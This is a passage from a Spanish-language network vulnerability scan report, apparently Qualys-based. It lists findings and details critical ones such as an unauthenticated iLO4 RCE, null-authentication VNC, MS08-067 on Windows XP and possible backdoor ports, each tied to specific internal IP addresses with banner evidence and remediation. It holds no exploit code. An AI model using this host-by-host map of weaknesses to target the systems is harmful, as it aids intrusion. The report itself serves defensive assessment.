| #79  | TLS Protocol Session Renegotiation Security Vulnerability  | Media           | 1               |
| #80  | SMBv2 Signing Not Required   | Media           | 62              |
| #81  | Nginx Uncontrolled Resource Consumption Vulnerability (CVE-2018-16845)   | Media           | 1               |
| #82  | Nginx Denial of Service (DoS) Vulnerability  | Media           | 1               |
| #83  | jQuery Prior to 3.5.0 Cross-Site Scripting Vulnerability   | Media           | 2               |
| #84  | jQuery Prior to 3.4.0 Cross-Site Scripting Vulnerability   | Media           | 2               |
| #85  | jQuery Cross-Site Scripting (XSS) Vulnerability  | Media           | 2               |
| #86  | OpenSSH Security Update (CVE-2025-26466)   | Media           | 1               |
| #87  | SSH Prefix Truncation Vulnerability (Terrapin)   | Media           | 19              |
| #88  | Secure Sockets Layer/Transport Layer Security (SSL/TLS) Use of Weak Cipher Rivest Cipher 4 (RC4/ARC4/ARCFOUR)  | Media           | 30              |
| #89  | SSL Server Has SSLv2 Enabled Vulnerability   | Media           | 3               |
| #90  | OpenSSH Denial of Service (DoS) Vulnerability  | Media           | 1               |
| #91  | Web Server Uses Plain-Text Form Based Authentication   | Media           | 1               |
| #92  | Nginx HTTP Request Smuggling Vulnerability   | Media           | 1               |
| #93  | Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Factoring RSA_EXPORT Keys Vulnerability (FREAK) | Media           | 2               |
| #94  | OpenSSH Improper Restriction of Operations Vulnerability   | Media           | 1               |
| #95  | OpenSSH User Enumeration   | Media           | 4               |
| #96  | SSH Server Public Key Too Small  | Media           | 10              |
| #97  | OpenSSH Improper Input Validation Vulnerability  | Media           | 2               |
| #98  | SNMP GETBULK Reflected Distributed Denial-of-Service Vulnerability   | Media           | 2               |
| #99  | X.509 Certificate SHA1 Signature Collision Vulnerability   | Media           | 4               |
| #100 | SSL Server Has SSLv3 Enabled Vulnerability   | Media           | 16              |
| #101 | HTTP Security Header Not Detected  | Media           | 9               |
| #102 | Deprecated Public Key Length   | Media           | 8               |
| #103 | Web Server Reveals Absolute Path   | Media           | 1               |
| #104 | TCP Test-Services  | Media           | 1               |
| #105 | Account Brute Force Possible Through IIS NTLM Authentication Scheme  | Media           | 2               |
| #106 | ASP.NET DEBUG Method Enabled Security Issue  | Media           | 1               |

| #ID  | Nombre del hallazgo   | Nivel de riesgo | Hosts Afectados |
|------|---|-----------------|-----------------|
| #107 | SNMP Agent Stopped Responding   | Media           | 1               |
| #108 | Hidden RPC Services   | Media           | 4               |
| #109 | Microsoft Windows NT RPC Endpoint Mapper Denial of Service Vulnerability (MS01-048)                             | Media           | 51              |
| #110 | Microsoft Remote Procedure Call Service Denial of Service Vulnerability (MS01-041)                              | Media           | 51              |
| #111 | Reverse DNS Name Resolution Discloses Private Network Addresses   | Media           | 1               |
| #112 | Global User List Found Using Other QIDS   | Media           | 5               |
| #113 | X Display Manager Control Protocol (XDMCP) Detected   | Media           | 2               |
| #114 | UDP Source Port Pass Firewall   | Media           | 9               |
| #115 | Web Directories Liable Vulnerability  | Media           | 1               |
| #116 | IP Spoofing   | Media           | 2               |
| #117 | Microsoft Windows NetBIOS Name Service Reply Information Leakage Weakness (MS03-034)                            | Media           | 3               |
| #118 | Weak SSL/TLS Key Exchange   | Media           | 36              |
| #119 | Apache Web Server ETag Header Information Disclosure Weakness   | Media           | 1               |
| #120 | Web Server Uses Plain Text Basic Authentication   | Media           | 1               |
| #121 | OpenSSH "X SECURITY" Bypass Vulnerability   | Media           | 3               |
| #122 | NetBIOS Shared Folder List Available  | Media           | 1               |
| #123 | Secure Sockets Layer/Transport Layer Security (SSL/TLS) Compression Algorithm Information Leakage Vulnerability | Baja            | 1               |
| #124 | OpenSSH Public-Key Authentication Vulnerability   | Baja            | 31              |
| #125 | SHA1 deprecated setting for SSH   | Baja            | 39              |
| #126 | Secure Sockets Layer/Transport Layer Security (SSL/TLS) Server Supports Transport Layer Security (TLSv1.1)      | Baja            | 63              |
| #127 | OpenSSH Commands Information Disclosure Vulnerability   | Baja            | 1               |
| #128 | SSLv3 Padding Oracle Attack Information Disclosure Vulnerability (POODLE)                                       | Baja            | 11              |
| #129 | Host is Vulnerable to Extended Master Secret TLS Extension (TLS triple handshake)                               | Baja            | 2               |
| #130 | AutoComplete Attribute Not Disabled for Password in Form Based Authentication                                   | Baja            | 1               |
| #131 | NTP Information Disclosure Vulnerability  | Baja            | 2               |
| #132 | OpenSSH Information Disclosure Vulnerability  | Baja            | 1               |

## Detalle de Hallazgos

| #1 EOL/Obsolete Software: Microsoft SQL Server 2014 Service Pack 2 (SP2) Detected |                          |         |                               |          |
|---|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica  | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0  | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 1  | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

### Recursos Afectados

10.0.4.230

### Descripción

Microsoft SQL Server 2014 es un sistema de gestión de datos que ofrece un conjunto fijo de características, protección de datos y rendimiento para aplicaciones integradas, sitios web y aplicaciones ligeras y almacenes de datos locales.

El soporte técnico y el soporte de Service Pack para SQL Server 2014 SP2 finalizaron el 14 de enero de 2020

### Impacto

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más proclive a las vulnerabilidades.

### Referencias

Microsoft Product Lifecycle

<https://docs.microsoft.com/en-us/lifecycle/products/sql-server-2014>

### Solución

Se aconseja a los usuarios obtener la última versión soportada de SQL Server.

### Evidencias

Recurso: 10.0.4.230

|  |
|--|
| QID 105981 detected on port 1433 - Microsoft SQL Server 12.00.5579 (MS SQL 2014) |
|--|



**#2 PHP Versions Prior to 5.2.12 Multiple Vulnerabilities**

|                    |                          |         |                               |          |
|--------------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0         | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 4     | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.4.38 Puerto: tcp/8080

10.0.4.39 Puerto: tcp/8080

10.0.4.77 Puerto: tcp/8080

10.0.4.95 Puerto: tcp/8080

**Descripción**

PHP es un lenguaje de scripting de propósito general que es especialmente adecuado para el desarrollo Web y puede ser integrado en HTML.

Existen las siguientes vulnerabilidades en PHP:

- 1) Un error en "tempnam()" puede ser explotado para evitar la característica "safe\_mode".
- 2) Un error en "posix\_mkfifo()" puede ser explotado para evitar la característica "open\_basedir".
- 3) Se puede explotar un error en el procesamiento de cargas de archivos basadas en formularios para causar un DoS enviando solicitudes especialmente elaboradas.
- 4) Los errores relacionados con una protección insuficiente de \$\_SESSION contra la corrupción interrumpida y un débil cheque "session.save\_path" tienen impactos desconocidos.
- 5) La función "htmlspecialchars()" no sanitiza adecuadamente ciertas entradas, que pueden ser explotadas para realizar ataques de scripting cruzados.

Las versiones de PHP anteriores a 5.2.12 y antes de 5.3.1 se ven afectadas por estas vulnerabilidades.

**Impacto**

La explotación exitosa de este problema puede permitir a los atacantes remotos evitar ciertas restricciones de seguridad o realizar ataques de XSS y causar una denegación de servicio.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2009-3557>

<https://nvd.nist.gov/vuln/detail/CVE-2009-3558>

<https://nvd.nist.gov/vuln/detail/CVE-2009-4017>

<https://nvd.nist.gov/vuln/detail/CVE-2009-4142>

<https://nvd.nist.gov/vuln/detail/CVE-2009-4143>

**Referencias**

PHP 5.2.12

[http://www.php.net/releases/5\\_2\\_12.php](http://www.php.net/releases/5_2_12.php)

**Solución**

El proveedor ha lanzado la versión 5.2.12 y 5.3.1 de PHP para abordar estos problemas. Está disponible para su descarga desde [PHP Descargar Sitio web] (<http://www.php.net/downloads.php/>).

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[PHP 5.2.12 (PHP)] (<http://www.php.net/downloads.php/>)

**Evidencias**

Recurso: 10.0.4.38 Puerto: tcp/8080

```
Date: Sat, 09 Aug 2025 16:20:44 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
```

```

Set-Cookie: PHPSESSID=65b6q7tnhcr7mlqrj46jb44pf0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>

</head>

```

Recurso: 10.0.4.77 Puerto: tcp/8080

```

Date: Sat, 09 Aug 2025 16:09:54 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=rub8gr3tp2d1fk7kovpp19c4n2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");

```

```

@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>

</head>

```

Recurso: 10.0.4.95 Puerto: tcp/8080

```

Date: Sat, 09 Aug 2025 17:53:49 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=4o3tsc2kuj61etc7ud6o8tg2o1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

```

```
</SCRIPT>
```

```
</head
```

Recurso: 10.0.4.39 Puerto: tcp/8080

```
Date: Sat, 13 Sep 2025 16:08:10 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=db5spl5cp39o0f4n0rum3irtm6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html
```

```
<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>
```

```
<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>
```

```
<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}
```

```
</SCRIPT>
```

```
</head
```

**#3 HPE Integrated Lights-Out 4 Remote Code Execution Vulnerability**

|                    |                          |         |                               |          |
|--------------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0         | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 3     | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.10.158

10.0.10.160

10.0.10.161

**Descripción**

El HPE Integrated Lights-Out (iLO) es una tecnología integrada de gestión de servidores que es útil como una tecnología de gestión fuera de banda.

Se ha identificado una posible vulnerabilidad de seguridad en HPE Integrated Lights-out (iLO 4). La vulnerabilidad podría explotarse remotamente para permitir el bypass de autenticación y la ejecución del código.

Versiones afectadas:

HP Integrated Lights-Out 4 (iLO 4), antes de 2.53

**Impacto**

Un atacante remoto podría explotar la vulnerabilidad para evitar la autenticación y ejecución del código.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2017-12542>

**Referencias**

hpesbhf03769en\_us

[http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en\\_us](http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en_us)

**Solución**

Se aconseja a los clientes que visiten [hpesbhf03769en\_us]([http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en\\_us](http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en_us)) para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[hpesbhf03769en\_us (Integrated Lights-Out 4)]([http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en\\_us](http://h20565.www2.hpe.com/hpsc/doc/public/display?docId=hpesbhf03769en_us))

**Evidencias**

Recurso: 10.0.10.158

```
Vulnerable HPiLO4 - Location:http://10.0.10.158:80/upnp/BasicDevice.xml
Server:HP-iLO-4/2.20 UPnP/1.0 HP-iLO/2.0
detected on port 1900 over UDP.
```

Recurso: 10.0.10.160

```
Vulnerable HPiLO4 - Location:http://10.0.10.160:80/upnp/BasicDevice.xml
Server:HP-iLO-4/2.20 UPnP/1.0 HP-iLO/2.0
detected on port 1900 over UDP.
```

Recurso: 10.0.10.161

```
Vulnerable HPiLO4 - Location:http://10.0.10.161:80/upnp/BasicDevice.xml
Server:HP-iLO-4/2.20 UPnP/1.0 HP-iLO/2.0
detected on port 1900 over UDP.
```

| #4 EOL/Obsolete Software: Nginx 1.x.x Detected |                            |         |                               |         |
|--|----------------------------|---------|-------------------------------|---------|
| Severidad: Critica                             | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Changed |
| CVSS: 10.0                                     | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High    |
| Ocurrencias: 1                                 | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High    |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High    |

#### Recursos Afectados

10.0.6.201 Puerto: tcp/443

#### Descripción

Nginx es un servidor web que también se puede utilizar como un proxy inverso, balanceador de carga, proxy de correo y caché HTTP.

Según [nginx página de descarga,](<http://nginx.org/en/download.html>) Nginx 1.x.x (versión antes de 1.10.x) ya no está soportada y no recibirá parches regulares.

QID Detection Logic:(authenticated)

Este QID verifica la versión nginx comprobando el binario del núcleo nginx para la versión subyacente.

QID Detection Logic:(unauthenticated)

Este QID comprueba el banner Nginx http para la versión subyacente.

#### Impacto

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad porque el proveedor ya no proporciona actualizaciones.

#### Solución

Actualización a la última versión de [Nginx.](<http://nginx.org/en/download.html>)

#### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.7.10</center>
</body>
</html>
```



| #5 Potential TCP Backdoor |                          |         |                               |          |
|---------------------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica        | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0                | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 53           | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

#### Recursos Afectados

10.0.1.100  
 10.0.1.108  
 10.0.1.109  
 10.0.1.129  
 10.0.1.186  
 10.0.1.199  
 10.0.1.223  
 10.0.1.27  
 10.0.1.39  
 10.0.1.40  
 10.0.1.49  
 10.0.1.63  
 10.0.1.64  
 10.0.10.5  
 10.0.2.104  
 10.0.2.133  
 10.0.2.205  
 10.0.2.219  
 10.0.2.221  
 10.0.2.228  
 10.0.2.230  
 10.0.2.246  
 10.0.2.25  
 10.0.2.250  
 10.0.2.251  
 10.0.2.253  
 10.0.2.27  
 10.0.2.49  
 10.0.2.63  
 10.0.2.91  
 10.0.2.97  
 10.0.2.98  
 10.0.3.122  
 10.0.3.123  
 10.0.3.124  
 10.0.3.175  
 10.0.3.244  
 10.0.3.5  
 10.0.3.57  
 10.0.4.114  
 10.0.4.130  
 10.0.4.131  
 10.0.4.138  
 10.0.4.154  
 10.0.4.170  
 10.0.4.171  
 10.0.4.173  
 10.0.4.214

10.0.4.44  
10.0.4.62  
10.0.4.72  
10.0.4.83  
10.0.6.44

### Descripción

Hay backdoors conocidos que usan números de puerto específicos. Al menos uno de estos puertos fue encontrado abierto en este host. Esto puede indicar la presencia de una puerta trasera; sin embargo, también es posible que este puerto esté siendo utilizado por un servicio legítimo, como un Unix o Windows RPC.

### Impacto

Si un backdoor está presente en un equipo, los usuarios no autorizados pueden iniciar sesión en su sistema sin ser detectados, ejecutar comandos no autorizados, y dejar al host vulnerable a otros usuarios no autorizados. Los usuarios maliciosos también pueden utilizar su host para acceder a otros hosts y realizar un ataque coordinado de Denial of Service.

Algunos backdoors conocidos son "BackOrifice", "Netbus" y "Netspy". Más información sobre estos backdoors en [Sitio Web del Centro de Coordinación de CERT ([www.cert.org](http://www.cert.org))](<http://www.cert.org>).

### Solución

Verifique internamente si el host se encuentra comprometido o con malware. Si se encuentra una puerta trasera, el host puede necesitar ser reinstalado.

### Evidencias

Recurso: 10.0.1.27

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.40

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.49

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.63

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.64

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.100

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.108

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.109

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.129

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.199

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.27

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.63

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.91

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.97

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.98

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.104

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.39

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.186

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.1.223

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.25

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.221

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.228

The tcp port 20001 is open, it may indicate the presence of a "millenium" backdoor.

Recurso: 10.0.2.230

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.246

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.250

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.72

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.173

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.214

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.10.5

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.49

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.133

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.205

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.219

The tcp port 6400 is open, it may indicate the presence of a "the-tHing" backdoor.

Recurso: 10.0.2.251

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.2.253

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.3.122

The tcp port 5000 is open, it may indicate the presence of a "Socket23" backdoor.

Recurso: 10.0.3.123

The tcp port 5000 is open, it may indicate the presence of a "Socket23" backdoor.

Recurso: 10.0.3.124

The tcp port 5000 is open, it may indicate the presence of a "Socket23" backdoor.

Recurso: 10.0.3.5

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.3.57

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.3.175

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.3.244

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.44

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.62

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.83

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.114

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.130

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.131

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.138

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.154

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.170

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.4.171

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

Recurso: 10.0.6.44

The tcp port 12345 is open, it may indicate the presence of a "italk" backdoor.

| #6 Null Authentication VNC Server Access |                          |         |                               |          |
|--|--------------------------|---------|-------------------------------|----------|
| Severidad: Critica                       | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0                               | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 4                           | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

#### Recursos Afectados

10.0.1.245 Puerto: tcp/5901

10.0.1.245 Puerto: tcp/5902

10.0.1.245 Puerto: tcp/5903

10.0.1.245 Puerto: tcp/5904

#### Descripción

VNC (Virtual Network Computing) es similar a Xwindows en que es una interfaz remota y gráfica. Está disponible libremente desde múltiples proveedores (por ejemplo AT plagat Cambridge).

Para crear una sesión con un servidor VNC, se implementa una especie primitiva de autenticación. Hay una opción para no utilizar la autenticación en absoluto, en cuyo caso se permite a cualquiera conectarse al servidor VNC.

Un ejemplo de tal configuración predeterminada es ClumpOS. ClumpOS es una distribución basada en CD Linux y Mosix que se mantiene y distribuye por el proyecto Mosix. Bomba OS no impulsa a un usuario a establecer una contraseña para VNC cuando se instala. En su lugar, Clump OS deja la contraseña predeterminada para VNC en blanco, lo que permite el acceso remoto de raíz al sistema.

#### Impacto

Al explotar esta vulnerabilidad, un usuario no identificado puede tener los mismos privilegios que los privilegios del usuario que lanzó un servidor VNC.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2002-2088>

#### Solución

Como posible solución de trabajo, configurar manualmente una contraseña VNC o eliminar el servidor VNC (si no es necesario).



## #7 EOL/Obsolete Operating System: Microsoft Windows XP Detected

|                    |                          |         |                               |          |
|--------------------|--------------------------|---------|-------------------------------|----------|
| Severidad: Crítica | <b>Access Vector</b>     | Network | <b>Confidentiality Impact</b> | Complete |
| CVSS: 10.0         | <b>Access Complexity</b> | Low     | <b>Integrity Impact</b>       | Complete |
| Ocurrencias: 1     | <b>Authentication</b>    | None    | <b>Availability Impact</b>    | Complete |

**Recursos Afectados**

10.0.1.101

**Descripción**

El host está ejecutando Windows XP.

Microsoft terminó el soporte para Windows XP el 8 de abril de 2014 y no proporciona ningún soporte adicional para este sistema operativo.

**Impacto**

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más vulnerable a virus y otros ataques.

**Referencias**

Windows XP End of Life

<http://windows.microsoft.com/en-us/windows/end-support-help>

**Solución**

Actualizar el último sistema operativo Windows compatible de Microsoft. Véase [Productos de Windows](<http://windows.microsoft.com/en-us/windows/products>).

**Evidencias**

Recurso: 10.0.1.101

|                                  |
|----------------------------------|
| EOL/Obsolete Windows XP detected |
|----------------------------------|

## #8 Microsoft Windows Server Service Could Allow Remote Code Execution (MS08-067) and Shadow Brokers (ECLIPSEDWING)

|                    |                            |         |                               |         |
|--------------------|----------------------------|---------|-------------------------------|---------|
| Severidad: Critica | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Changed |
| CVSS: 10.0         | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High    |
| Ocurrencias: 1     | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High    |
|                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High    |

### Recursos Afectados

10.0.1.101

### Descripción

Microsoft Windows El servicio de servidor proporciona soporte RPC, soporte de impresión de archivos y distribución de tuberías por la red. El servicio Server permite compartir recursos locales (como discos e impresoras) para que otros usuarios de la red puedan acceder a ellos. También permite la comunicación de tuberías nombrada entre aplicaciones que se ejecutan en otros ordenadores y su computadora, que se utiliza para RPC.

El servicio Server es vulnerable al problema de ejecución de códigos remotos, debido al servicio que no maneja adecuadamente las solicitudes de RPC realizadas especialmente. Cualquier usuario anónimo que pueda entregar un mensaje especialmente elaborado al sistema afectado podría intentar explotar esta vulnerabilidad.

**\*\*Windows XP Sistemas incrustados:-\*\*** Para información adicional sobre actualizaciones de seguridad para sistemas integrados, consulte el siguiente blog(s):

[Diciembre de 2008 Las actualizaciones están disponibles (incluyendo para XPe SP3 y Standard)](<http://blogs.msdn.com/embedded/archive/2008/12/26/december-2008-updates-are-available-including-for-xpe-sp3-and-standard.aspx>) (KB958644)

[Octubre de 2008 Actualizaciones de seguridad Incluye un bono](<http://blogs.msdn.com/embedded/archive/2008/10/30/october-2008-security-updates-include-a-bonus.aspx>) (KB958644)

QID Detection Logic (Authenticated):

Sistemas operativos: Windows NT, Windows 2000, Windows XP, Windows Server 2003, Windows Server 2008, Windows Vista

El QID comprueba si KB958644 instalado a través del Registro para Windows 2000, Windows Server 2003 y Windows XP - HKLM\SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB958644, HKLM\SOFTWARE\Microsoft\Actualizaciones\Windows XP\SP4\KB958644, HKLM\SOFTWARE\Microsoft\Actualizaciones\Windows XP Version 2003\SP3\KB958644 y HKLM\SOFTWARE\Microsoft\Actualizaciones\Windows Server 2003\SP3\KB958644

Este QID comprueba la versión de archivo de %windir%\System32\Netapi32.dll

Los siguientes KB se comprueban para Kerberos.dll:

La versión parche es 5.0.2195.7203 (KB958644)

La versión parche es 5.1.2600.1951 (KB958644)

La versión parche es 5.1.2600.3462 (KB958644)

La versión parche es 5.1.2600.5694 (KB958644)

La versión parche es 5.2.3790.3229 (KB958644)

La versión parche es 5.2.3790.4392 (KB958644)

La versión de parche es 6.0.6000.16764 (KB958644)

La versión parche es 6.0.6000.20937 (KB958644)

La versión parche es 6.0.6001.18157 (KB958644)

La versión parche es 6.1.7600.16661 (KB958644)

La versión de parche es 6.0.6001.22288 (KB958644)

QID Detection Logic (Sinuthenticated):

The sends a especially crafted non-invasive RPC request to check if the remote code execution vulnerability exists on the target based on the response received.

## Impacto

Un atacante que explota con éxito esta vulnerabilidad podría tomar el control completo del sistema afectado.

## CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2008-4250>

## Referencias

MS08-067

<https://technet.microsoft.com/en-us/library/security/MS08-067>

## Solución

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[MS08-067: Microsoft Windows 2000 Service Pack 4](<http://www.microsoft.com/download/details.aspx?familyid=E22EB3AE-1295-4FE2-9775-6F43C5C2AED3>)

